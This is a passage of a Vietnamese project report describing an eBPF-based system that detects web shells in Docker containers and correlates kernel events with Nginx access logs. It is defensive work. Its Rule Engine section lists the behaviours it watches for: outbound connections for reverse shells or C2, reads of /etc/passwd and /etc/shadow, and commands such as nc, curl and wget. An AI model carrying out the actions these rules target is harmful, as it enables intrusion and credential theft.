


Figure 4: Lưu đồ thu thập và chuẩn hóa dữ liệu

Sau khi chương trình eBPF ghi dữ liệu vào Perf Buffer, các Monitor trong User space sẽ liên tục theo dõi và nhận các sự kiện phát sinh từ Kernel. Trước khi đưa vào xử lý, hệ thống thực hiện một số bước cơ bản nhằm loại bỏ các sự kiện không thuộc phạm vi giám sát:

- Lọc theo Container: các tiến trình sinh ra từ container sẽ được theo dõi, vì web server được đóng gói bên trong container. Việc theo dõi container này dựa vào 1 tính chất đặc biệt của Linux, đó là theo dõi cgroup id, các tiến trình có cùng 1 chính sách sử dụng tài nguyên sẽ có cùng cgroup id.
- Ignored pid: đầy là danh sách các pid có thể bỏ qua do người vận hành thêm vào, vì có những tiến trình lặp đi lặp lại liên tục nên được cấp cùng 1 pid, từ đó có thể bỏ qua các tiến trình này để giảm độ phức tạp cho việc theo dõi.

Sau khi lọc các gói tin thì sẽ đến chuẩn hóa dữ liệu thành 1 chuẩn gồm các thông tin: time, event_type, container, pid, ppid, tgid, process name và detail. Dữ liệu được chuẩn hóa sẽ được đưa vào trung tâm phân phối dữ liệu Logger

3.2.5. LOGGER




Figure 5: lưu đồ xử lý của Logger

Logger là thành phần trung tâm của hệ thống, chịu trách nhiệm tiếp nhận các sự kiện đã được chuẩn hóa từ các Monitor và phân phối dữ liệu đến các thành phần xử lý khác nhau. Ngoài chức năng lưu trữ nhật ký, Logger còn thực hiện việc gán định danh cho sự kiện, xây dựng mối quan hệ giữa các tiến trình và đồng bộ dữ liệu cho toàn bộ hệ thống.

Khi một sự kiện được gửi đến Logger, hệ thống sẽ thực hiện các bước xử lý:

- Sinh event ID: vì pid hoàn toàn có thể được tái sử dụng nên cần phải có event id để xác định duy nhất 1 tiến trình. Bộ đếm Event ID được lưu trong một tệp cấu hình riêng và được cập nhật mỗi khi có sự kiện mới.
- Xác định parent event ID: Để xác định mối quan hệ giữa các tiến trình, Logger duy trì một hàng đợi (Queue) lưu ánh xạ giữa PID và Event ID của các sự kiện đã xử lý. Khi một sự kiện mới được tiếp nhận, hệ thống sử dụng PPID của tiến trình để tra cứu trong Queue. Nếu tìm thấy tiến trình cha, Logger sẽ gán Parent Event ID tương ứng cho sự kiện hiện tại. Thông tin này là cơ sở để truy vết và xây dựng cây tiến trình (Process Tree).
- Lưu trữ nhật ký: Sau khi hoàn tất việc gán định danh, Logger ghi sự kiện vào tệp nhật ký dưới dạng thống nhất nhằm phục vụ việc truy vết và phân tích sau này.

- Phân phối dữ liệu: Logger đóng vai trò trung tâm phân phối dữ liệu của hệ thống, các sự kiện được xử lý sẽ được gửi đồng thời đến nhiều thành phần khác nhau:
  - Dashboard: thông qua hàng đợi để hiển thị theo thời gian thực.
  - Rule Engine: để đối chiếu với tập luật và sinh cảnh báo nếu phát hiện bất thường
  - Cập nhật Process Cache nhằm lưu trữ thông tin các tiến trình phục vụ việc truy vấn và xây dựng Process Tree
  - Gửi dữ liệu đến Rule Engine để thực hiện đánh giá sinh Alert

3.2.6. RULE ENGINE

Rule Engine là thành phần chịu trách nhiệm phân tích các sự kiện do Logger chuyển đến nhằm phát hiện các hành vi có dấu hiệu bất thường, đánh giá sự kiện dựa trên tập luật được định nghĩa trước.

Mỗi sự kiện được truyền qua Rule Engine sẽ lần lượt được đối chiếu với các nhóm luật tương ứng. Các luật xây dựng dưới dạng tệp JSON nhằm tách biệt dữ liệu cấu hình khỏi mã nguồn chương trình, giúp việc bổ sung chỉnh sửa các luật phát hiện trở nên đơn giản mà không cần thay đổi mã nguồn của hệ thống.

Rule Engine hiện tại triển khai ba nhóm luật chính:

- Connect rule: cảnh báo mọi hành vi tạo kết nối ra bên ngoài, vì tính chất nguy hiểm của hành vi tạo kết nối ra bên ngoài. Trong bối cảnh web shell, việc thiết lập kết nối ra bên ngoài thường là bước cuối cùng để thực hiện các hành vi như Reverse Shell, tải mã độc, truyền dữ liệu hoặc giao tiếp với máy chủ điều khiển (C2).
- File rule: cảnh báo khi truy cập các file nhạy cảm như /etc/passwd, /etc/shadow, các file config của web,... những hành vi này thường xuất hiện trong giai đoạn thu thập thông tin hoặc đánh cắp dữ liệu sau khi khai thác thành công web shell.
- Execve rule: cảnh báo khi có các lệnh bất thường được thực thi như ls, cat, whoami, id,... đặc biệt là các lệnh nc, curl, wget. Các lệnh này giúp kẻ tấn công khảo sát môi trường, tải thêm mã độc hoặc thiết lập các kênh giao tiếp với bên ngoài

Trong phạm vi của đồ án, các luật được thiết kế theo mô hình Simple Rule, nghĩa là mỗi luật chỉ đánh giá một sự kiện độc lập dựa trên loại sự kiện và các thuộc tính của nó. Cách tiếp cận này giúp hệ thống phát hiện nhanh các hành vi có dấu hiệu nguy hiểm mà không cần phân tích toàn bộ chuỗi hoạt động của tiến trình.

Khi một sự kiện thỏa mãn điều kiện của một hoặc nhiều luật, Rule Engine sẽ sinh một bản ghi cảnh báo (Alert), bổ sung thông tin phát hiện, mức độ nghiêm trọng và hành động xử lý tương ứng. Cảnh báo được đưa vào Alert Queue để Dashboard tiếp nhận và hiển thị cho người quản trị

3.2.7. DASHBOARD

Dashboard là giao diện giám sát thời gian thực của hệ thống, cho phép người quản trị theo dõi các hoạt động đang diễn ra trong container, quan sát các cảnh báo được sinh ra từ Rule Engine và hỗ trợ phân tích mối quan hệ giữa các tiến trình. Dashboard hoạt động độc lập với các thành phần thu thập dữ liệu, chỉ tiếp nhận sự kiện và hiển thị thông qua các hàng đợi, nhờ đó không ảnh hưởng đến hiệu năng của quá trình giám sát. Dashboard gồm các thành phần chính:

- Live event: Hiển thị toàn bộ các sự kiện được Logger gửi đến theo thời gian thực. Phản ánh đầy đủ các hoạt động đang diễn ra trong container, bao gồm việc tạo tiến trình, thực thi lệnh, truy cập tập tin và thiết lập kết nối mạng
- Alert View: hiển thị các cảnh báo do Rule Engine sinh ra sau khi đối chiếu với tập luật, giảm nhiễu và hỗ trợ người quản trị nhanh chóng phát hiện các hoạt động có dấu hiệu bất thường.
- Event Detail và Process Tree: hiển thị các thông tin chi tiết về tiến trình đồng thời trực quan hóa mối quan hệ cha - con giữa các tiến trình và hỗ trợ quá trình truy vết nguồn gốc của hành vi nghi vấn.

3.2.8. CÂY TIẾN TRÌNH

Công cụ hỗ trợ người quản trị nhìn nhận rõ hơn về tiến trình. Khi chỉ quan sát các sự kiện theo thứ tự thời gian, người quản trị chỉ biết rằng các sự kiện đã xảy ra nhưng rất khó để xác định chúng thuộc tiến trình nào hoặc do tiến trình nào sinh ra. Đặc biệt trong môi trường Web shell, một mã độc hoàn toàn có thể sinh ra nhiều tiến trình con, khiến việc theo dõi danh sách sự kiện trở nên khó khăn.

Process Tree được dựng lên dựa trên việc xây dựng bộ nhớ đệm (process cache) của hệ thống, bộ nhớ đệm này map lại cặp event ID - parent event ID, từ đó truy xuất ra cây tiến trình một cách nhanh chóng

4. THÀNH PHẦN MỞ RỘNG WEB SERVER ACCESS LOG

Đối với hệ thống sử dụng eBPF để phát hiện Web Shell, việc giám sát trực tiếp các hoạt động tại tầng kernel mang lại ưu điểm lớn về khả năng quan sát và thời gian phát hiện hành vi thực thi đáng ngờ. Tuy nhiên, dữ liệu thu thập từ eBPF chủ yếu phản ánh các hoạt động ở mức hệ thống như tiến trình, tệp tin và kết nối mạng, do đó chưa cung cấp đầy đủ ngữ cảnh của các yêu cầu HTTP tại tầng ứng dụng Web. Điều này gây khó khăn cho việc truy vết nguồn gốc của hành vi tấn công, chẳng hạn xác định endpoint hoặc yêu cầu HTTP nào có liên quan đến chuỗi hành vi đáng ngờ được phát hiện.

Xuất phát từ hạn chế trên, hệ thống được mở rộng với một thành phần giám sát hoạt động Web thông qua Web Server Access Log. Thành phần này có nhiệm vụ thu thập và phân tích các thông tin của HTTP request như thời gian, phương thức, URI, địa chỉ nguồn, User-Agent và các thông tin liên quan. Dựa trên dấu thời gian của các sự kiện được phát hiện bởi eBPF, hệ thống thực hiện tương quan với các Web Log trong một khoảng thời gian xác định để tìm ra các HTTP request có khả năng liên quan đến hành vi đáng ngờ.

Việc kết hợp dữ liệu ở hai tầng giúp hệ thống vừa duy trì khả năng phát hiện nhanh các hành vi thực thi đáng ngờ của eBPF, vừa bổ sung được ngữ cảnh ở tầng Web. Từ đó, quản trị viên có thể xác định được yêu cầu Web có khả năng dẫn đến hành vi tấn công, hỗ trợ quá trình điều tra nguyên nhân, xác định endpoint có khả năng bị khai thác và đưa ra biện pháp khắc phục lỗ hổng kịp thời.




Figure 6: Lưu đồ xử lý thành phần mở rộng

Khi Client gửi một HTTP Request đến Web Server thông qua cổng 8080, request trước tiên được tiếp nhận bởi Nginx Reverse Proxy. Nginx sau đó chuyển tiếp request đến Flask App thông qua mạng nội bộ Docker trên cổng 5000. Sau khi Flask xử lý request và trả về HTTP Response, Nginx chuyển response ngược lại cho Client. Trong quá trình xử lý, Nginx đồng thời ghi nhận các thông tin của request và response vào Access Log, chẳng hạn như thời gian truy cập, địa chỉ IP, phương thức HTTP, URL, mã trạng thái, kích thước response, User-Agent và thời gian xử lý request.

Access Log đóng vai trò là nguồn dữ liệu ở tầng ứng dụng Web. Thành phần Web Log Analyzer đọc và phân tích các log này để xác định những request HTTP xảy ra trong khoảng thời gian liên quan đến một event được phát hiện bởi eBPF. Thay vì phân tích toàn bộ log mỗi lần có sự kiện, hệ thống sử dụng timestamp của event eBPF làm mốc và tìm kiếm các request trong một khoảng thời gian nhất định xung quanh event.

5. ĐÁNH GIÁ

5.1. ƯU ĐIỂM

Hệ thống có ưu điểm nổi bật ở khả năng kết hợp giám sát hành vi ở mức kernel bằng eBPF:

- Khả năng phát hiện hành vi nhanh: eBPF thực hiện giám sát trực tiếp tại kernel, do đó có khả năng ghi nhận gần như ngay lập tức các hành vi của tiến trình. Đây là ưu điểm quan trọng đối với các hệ thống phòng thủ, trong đó thời gian từ khi hành vi bất thường xảy ra đến khi phát hiện có ảnh hưởng trực tiếp đến khả năng phản ứng với cuộc tấn công.
- Quan sát được nhiều hành vi hệ thống: có khả năng thu thập được các hành vi như thực hiện tiến trình và shell, truy cập file, cũng như kết nối mạng. Các thông tin này giúp phát hiện những dấu hiệu thường xuất hiện trong quá trình khai thác Web.

Kết hợp các thông tin truy cập ở tần Web thông qua Nginx Access Log: cung cấp thông tin về HTTP request như địa chỉ IP, phương thức HTTP, URL, thời gian truy cập, mã trạng thái và các thông tin liên quan. Khi được kết hợp với event từ eBPF, dữ liệu Web log giúp cung cấp thêm ngữ cảnh cho hành vi được phát hiện, hỗ trợ quá trình điều tra và truy vết nguồn gốc của hành vi bất thường.

Kiến trúc sử dụng Docker Compose và các thành phần độc lập giúp hệ thống dễ triển khai và mở rộng.

5.2. KHUYẾT ĐIỂM

Chưa phân tích được chuỗi hành vi: hệ thống hiện tại đánh giá dựa trên từng event riêng lẻ. Mặc dù các event có thể được hiển thị theo thời gian và quan hệ tiến trình, hệ thống chưa xây dựng được cơ chế phân tích một chuỗi hành vi hoàn chỉnh để xác định một cuộc tấn công theo từng giai đoạn. Do đó, việc đánh giá mức độ nguy hiểm và mối liên hệ giữa các hành vi vẫn phụ thuộc tương đối nhiều vào khả năng phân tích của người giám sát.

Vì đặc thù eBPF giám sát trực tiếp từ kernel nên có khả năng phát hiện rất nhanh, nhưng đi đôi với đó là mất đi khả năng giám sát quá trình hoạt động của tiến trình đó.

Mối quan hệ giữa eBPF Agent và Web log analyzer vẫn chỉ dựa vào timestamp, chưa thực sự phân tích sâu vào mối quan hệ.

5.3. HƯỚNG PHÁT TRIỂN

Nâng cao khả năng phân tích web log: phát triển thêm các chức năng tìm kiếm, bộ lọc nâng cao, …

Phân tích chuỗi hành vi: xây dựng cơ chế gom nhóm nhiều event thành một chuỗi hành vi, từ đó đánh giá toàn bộ quá trình thay vì đánh giá từng event độc lập.

Phát triển các cơ chế đánh giá và phản ứng tự động.

6. DEMO

6.1. CÁC CỬA SỔ CHÍNH

- Web: nơi có thể nhập trực tiếp shell và được hiển thị kết quả trực tiếp lên giao diện web



Figure 7: demo - giao diện web

- Giao diện chính của hệ thống:




Figure 8: demo-giao diện chính của hệ thống

- Thành phần Live Events: chứa thông tin events liên tục.




Figure 9: demo - thành phần live events

- Thành phần Alerts View: nơi hiển thị các events được xem là nguy hiểm




Figure 10: demo - thành phần Alerts View

- Event Detail: nơi chứa thông tin chi tiết của event được click.




Figure 11: demo - thành phần event detail

- Chức năng ***Ignore*** cho phép ngưng hiển thị các event không cần thiết phải xem
- chức năng ***Kill*** cho phép ngừng tiến trình ngay lập tức (nếu tiến trình còn đang thực hiện)
- chức năng ***web log*** cho phép xem các gói tin HTTP gần thời gian với tiến trình này (chênh lệch 10s với tiến trình được chọn).

- Process Tree: chứa thông tin về cây tiến trình của một event được click, thông tin từ tiến trình cha dẫn đến tiền trình hiện tại.




Figure 12: demo - thành phần process tree

- Web Log Analyzer: cửa sổ riêng biệt chứa thông tin về hành vi truy cập web.

